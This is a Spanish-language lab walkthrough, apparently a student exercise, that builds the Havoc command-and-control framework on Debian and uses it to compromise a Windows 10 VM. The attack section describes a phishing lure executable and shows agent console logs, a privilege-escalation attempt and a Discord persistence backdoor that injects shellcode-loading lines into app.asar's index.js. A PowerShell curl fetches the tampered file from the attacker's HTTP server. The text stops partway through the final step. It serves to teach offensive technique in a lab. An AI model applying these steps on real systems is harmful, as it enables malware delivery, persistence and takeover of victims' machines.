
Para el avance de este ejercicio, comenzaremos instalando nuestra ISO de **Windows10** desde el virtualizador **VMware**, lo haremos creando la maquina virtual y luego instalando el sistema operativo.



Montaremos la imagen desde las configuraciones de la maquina virtual antes de lanzarla.




Desde este punto avanzamos con las configuraciones del asistente de instalación, asignamos credenciales e iniciamos la máquina virtual, luego del primer inicio actualizamos nuestro Windows10.



## Instalación Debian


Creamos nuestra máquina virtual de manera habitual, montamos la ISO de **Debian** y seleccionamos el instalador gráfico para una mejor visualización de opciones.



Seguiremos el asistente de instalador, asignamos credenciales y lanzamos la máquina. Mencionamos como importante las siguientes configuraciones en el proceso, marcar **SSH server** y **Xfce**.



Nota: utilizaremos el usuario **Root** desde el comienzo para facilitar las configuraciones futuras.





## Havoc (C&C)

Instalaremos **Havoc** como Command and Control en nuestra máquina Debian. En principio ajustaremos la memoria de RAM a 4GB para optimizar el uso de las herramientas.

- Abrimos una terminal en Debian y clonamos el repositorio desde GitHub

```
git clone https://github.com/HavocFramework/Havoc
```

- Instalamos también los siguientes paquetes de herramientas y dependencias para garantizar el uso correcto en la plataforma:

```
sudo apt install -y git build-essential apt-utils cmake libfontconfig1  
libglu1-mesa-dev libgtest-dev libspdlog-dev libboost-all-dev libncurses5-  
dev libgdbm-dev libssl-dev libreadline-dev libffi-dev libsqlite3-dev  
libbz2-dev mesa-common-dev qtbase5-dev qtchooser qt5-qmake qtbase5-dev-  
tools libqt5websockets5 libqt5websockets5-dev qtdeclarative5-dev golang-  
go qtbase5-dev libqt5websockets5-dev python3-dev libboost-all-dev mingw-  
w64 nasm
```

- Descargamos **go** con el siguiente comando:

```
wget https://go.dev/dl/go1.24.3.linux-amd64.tar.gz
```

- Eliminamos posibles versiones antiguas y extraemos la nueva versión

```
rm -rf /usr/local/go && tar -C /usr/local -xzf go1.24.3.linux-  
amd64.tar.gz
```

- Configuramos las variables de entorno lanzando:

```
export PATH=$PATH:/usr/local/go/bin
```

- Validamos la versión con el comando `go version`

```
root@debian01:/opt# go version  
go version go1.24.3 linux/amd64  
root@debian01:/opt#
```

- Nos movemos al directorio **Havoc** y lanzamos los siguientes comandos para compilar archivos y lanzar el cliente del proyecto:


```
cd Havoc  
make ts-build  
make client-build
```



Con estos pasos concluimos la instalación y configuración de la herramienta, por lo que resta lanzar en consolas independientes, el servidor y el cliente:

## Servidores

```
./havoc server --profile ./profiles/havoc.yaotl -v -debug
```



```
File Edit View Terminal Tabs Help
root@debian01:/opt/Havoc# ./havoc server --profile ./profiles/havoc.yaotl -v -debug


  HAVOC

pwn and elevate until it's done

[11:30:41] [INFO] Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
[11:30:41] [INFO] Havoc profile: ./profiles/havoc.yaotl
[11:30:41] [INFO] Build:
- Compiler x64 : data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc
- Compiler x86 : data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc
- Nasm        : /usr/bin/nasm
[11:30:41] [INFO] Time: 24/05/2025 11:30:41
[11:30:41] [INFO] Teamserver logs saved under: data/loot/2025.05.24._11:30:41
[11:30:41] [INFO] Starting Teamserver on wss://0.0.0.0:40056
[11:30:41] [INFO] [SERVICE] starting service handle on wss://0.0.0.0:40056/service-endpoint
[11:30:41] [INFO] Opens existing database: data/teamserver.db
[11:30:41] [INFO] Starting listeners from last session
```

## Cliente

```
./havoc client
```



```
Untitled
root@debian01:/opt/Havoc# ./havoc client

  HAVOC

pwn and elevate until it's done

[11:31:33] [info] Havoc Framework [Version: 0.7] [CodeName:
[11:31:33] [info] loaded config file: client/config.toml

Connect
New Profile
Death Star
Name: Death Star
Host: 127.0.0.1
Port: 40056
User: Spider
Password: .....
Connect
```

Utilizaremos por defecto el **User** del perfil **Death Star** y asignaremos la Contraseña: password1234


## Ataque a Windows

En este apartado intentares infectar la maquina Windows10 partiendo de diferentes técnicas.


- Como primera acción entendemos que la víctima ha sufrido un ataque de phishing desconociendo buenas prácticas ante la recepción de un mail de origen desconocido.

El usuario accede al correo pinchando el ejecutable **horarios.exe**, ya que el mail sugiere una tentativa de horarios a cubrir en periodo de vacaciones, también sugiere desactivar el antivirus ante inconvenientes en la descarga del fichero. -

Para esta acción debemos preparar el ejecutable desde **Havoc**, creamos el puerto de escucha desde el módulo **Listeners**. Mantenemos las configuraciones por defecto y lo denominamos **listen\_horarios**.



Creamos el ejecutable desde el módulo Attack > Payload y lo nombramos **horarios.exe**



Ya ejecutado por el usuario el .exe en Windows10, podemos revisar la conexión exitosa en la herramienta Havoc.

Havoc										
	ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
	536fce34	192.168.142.132	192.168.142.132	maxi	WORKSTATION01	Windows 10	horarios.exe	4792	1s	healthy

Lanzamos comandos específicos desde la consola de **Havoc** recolectando información relevante para el avance de la siguiente acción:

- pwd: identificamos la ruta y el usuario “maxi” ruta C:\Users\maxi\Downloads
- cd .. cd Desktop: nos movemos al escritorio para identificar herramientas de gestión habituales.
- Screenshot: intentamos identificar tareas en curso, aplicaciones, accesos.

Teamserver Chat

Listeners

[536fce34] maxi/WORKSTATION01

```

21/05/2025 11:23:45 Agent 536FCE34 authenticated as WORKSTATION01\maxi :: [Internal: 192.168.142.132] [Process: horarios.exe\4792] [Arch: x64] [Pivot: Direct]
21/05/2025 11:24:10 [Spider] Demon » pwd
[*] [9F4D5603] Tasked demon to get current working directory
[*] Current directory: C:\Users\maxi\Downloads
21/05/2025 11:24:27 [Spider] Demon » cd ..
[*] [09FCEA23] Tasked demon to change directory: ..
[*] Changed directory: ..
21/05/2025 11:24:45 [Spider] Demon » ls
[*] [96E0872F] Tasked demon to list current directory
Directory of C:\Users\maxi\:
21/05/2025 10:34      126 B      .gitconfig
21/05/2025 09:30 <DIR>     ssh
21/05/2025 11:25:04 [Spider] Demon » cd Desktop
[*] [59802FA6] Tasked demon to change directory: Desktop
[*] Changed directory: Desktop
21/05/2025 11:25:12 [Spider] Demon » ls
[*] [831F792C] Tasked demon to list current directory
Directory of C:\Users\maxi\Desktop\:
21/05/2025 10:31      282 B      desktop.ini
21/05/2025 11:08      2.23 kB    Discord.lnk
21/05/2025 10:34      2.37 kB    GitHub Desktop.lnk
21/05/2025 10:32      2.35 kB    Microsoft Edge.lnk
21/05/2025 10:24        85 B      notas.txt
21/05/2025 10:37      2.42 kB    WordPress.com.lnk
6 File(s)          9.73 kB
0 Folder(s)

```

Listeners

[536fce34] maxi/WORKSTATION01


Loot collection

AgentID: [ All ]

Show: Screenshots

Name	Date
Desktop_21.05.2025-06.27.06.png	21/05/2025 11:27:07
Desktop_21.05.2025-52.27.52.png	21/05/2025 11:27:53


También evidenciamos la conexión de nuestro C&C desde el administrador de tareas de la máquina víctima.




Name	Status	0% CPU	49% Memory	1% Disk	0% Network	Power usage	Power usage t...
Application Frame Host		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
COM Surrogate		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low
CTF Loader		0%	1.7 MB	0 MB/s	0 Mbps	Very low	Very low
horarios.exe		0%	0.5 MB	0 MB/s	0 Mbps	Very low	Very low
Host Process for Windows Tasks		0%	0.3 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Distributed Transactio...		0%	0 MB	0 MB/s	0 Mbps	Very low	Very low
Microsoft Edge		0%	0.1 MB	0 MB/s	0 Mbps	Very low	Very low

- En un segundo escenario, y aprovecharemos la ventana de acceso al ordenado, buscaremos persistencia en las herramientas de gestión del usuario, ya que entendemos que comprenderá el error y activará nuevamente el antivirus en corto plazo. Intentaremos infectar desde consola la herramienta Discord, ya que conocemos la vulnerabilidad de la misma. -


Para ello, en Havoc, habilitaremos un puerto de escucha específico nombrado **listen\_discord**:



Creamos el Payload con formato Windows Shellcode llamado **discord.bin**. También debemos disponer del fichero **app.asar**, correspondiente a las configuraciones de la aplicación y del módulo **keytar.node** para realizar las primeras modificaciones.



Para modificar el fichero, debemos extraer el contenido del módulo .asar en el directorio que nombraremos **unpacked** con el siguiente comando en consola **asar extract app.asar unpacked**. Dentro del directorio, en el fichero **package.json**, identificaremos el fichero a modificar, el cual será **"main": "app\_bootstrap/index.js"**.




Ya en el directorio **app\_bootstrap** modificaremos el fichero **index.js** y sumaremos el módulo **keytar.node**.


En el fichero **index.js** sumaremos las siguientes líneas luego de la directiva **"use strict"**:

```
const scexec = require('./keytar.node')
const buf = Buffer.from([ 'binario discord.bin en HEX' ] );
scexec.run_array(Array.from(buf));
```

Aplicamos las modificaciones y guardamos los cambios del fichero.




Previamente a esta modificación, nos hemos respaldado en la herramienta **HxD** para convertir el binario en hexadecimal.






Desde consola validamos los cambios en el fichero con el comando `head index.js`



Ya realizadas las modificaciones, resta empaquetar nuevamente el .asar y reemplazar el fichero original desde consola con el comando `asar pack unpacked app.asar`



Desde la consola en Havoc, realizaremos las modificaciones correspondientes.

- Conociendo el usuario, buscamos escalar privilegios con el comando para minimizar inconvenientes en el proceso

```
addusertogroup -Group "Administradores" -Member "maxi"
```

```
21/05/2025 12:58:43 [Spider] Demon » addusertogroup -Group "Administradores" -Member "maxi"
[*] [8BE79D54] Tasked demon to add the user -Group to the Administradores group
[+] Send Task to Agent [31 bytes]
[!] Received Output [32 bytes]:
Unable to add user to group 6BA

[+] Received Output [36 bytes]:
Trying to add to local group instead
[+] Received Output [48 bytes]:
Trying to add maxi\Group to local group instead
[!] Received Output [38 bytes]:
Unable to add user to local group 6BA

[!] Received Output [33 bytes]:
Adding user to group failed: 6BA

[+] Received Output [33 bytes]:
Adding -Group to Administradores
```

- Utilizaremos el módulo de **powershell** para descargar el fichero modificado, para ello también levantaremos un servidor local en nuestro Debian con el comando

```
python3 -m http.server 80
```

```

root@debian01:~/Desktop# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.142.132 - - [21/May/2025 09:51:31] "GET / HTTP/1.1" 200 -
192.168.142.132 - - [21/May/2025 09:51:31] code 404, message File not found
192.168.142.132 - - [21/May/2025 09:51:31] "GET /favicon.ico HTTP/1.1" 404 -
192.168.142.132 - - [21/May/2025 09:51:34] "GET /horarios.exe HTTP/1.1" 200 -
192.168.142.132 - - [21/May/2025 10:08:25] "GET / HTTP/1.1" 200 -
  
```

- Desde Havoc descargamos el fichero lanzando

```
powershell curl -o app.asar http://192.168.142.130/
```

```

21/05/2025 13:29:57 [Spider] Demon » powershell curl -o app.asar http://192.168.142.130/
[*] [B5E3AC17] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [240 bytes]
  
```

- Para evitar conflictos con el nuevo fichero, removemos el fichero existente **app.asar**

```
powershell rm C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources/app.asar
```

```

21/05/2025 13:10:43 [Spider] Demon » powershell rm C:/Users/maxi/AppData/Local/Discord/app-1.0.9191/resources/app.asar
[*] [89EC105F] Tasked demon to execute a powershell command/script
[+] Send Task to Agent [300 bytes]

21/05/2025 13:12:03 [Spider] Demon » pwd
[*] [2705E8B9] Tasked demon to get current working directory
[*] Current directory: C:\Users\maxi
  
```

- Nos posicionamos en el directorio de descargas:

```

21/05/2025 13:12:29 [Spider] Demon » cd Downloads
[*] [2CB07D63] Tasked demon to change directory: Downloads
[*] Changed directory: Downloads

21/05/2025 13:12:33 [Spider] Demon » ls
[*] [DCA29B64] Tasked demon to list current directory
Directory of C:\Users\maxi\Downloads\*:

21/05/2025 13:11      8.81 MB      app.asar
21/05/2025 12:53      282 B       desktop.ini
21/05/2025 11:08     103.94 kB    discord.bin
21/05/2025 11:08     120.30 MB    DiscordSetup.exe
  
```



- Conociendo la ruta habitual de instalación de la APP Discord, movemos el fichero modificado al directorio **resources** forzando la acción:

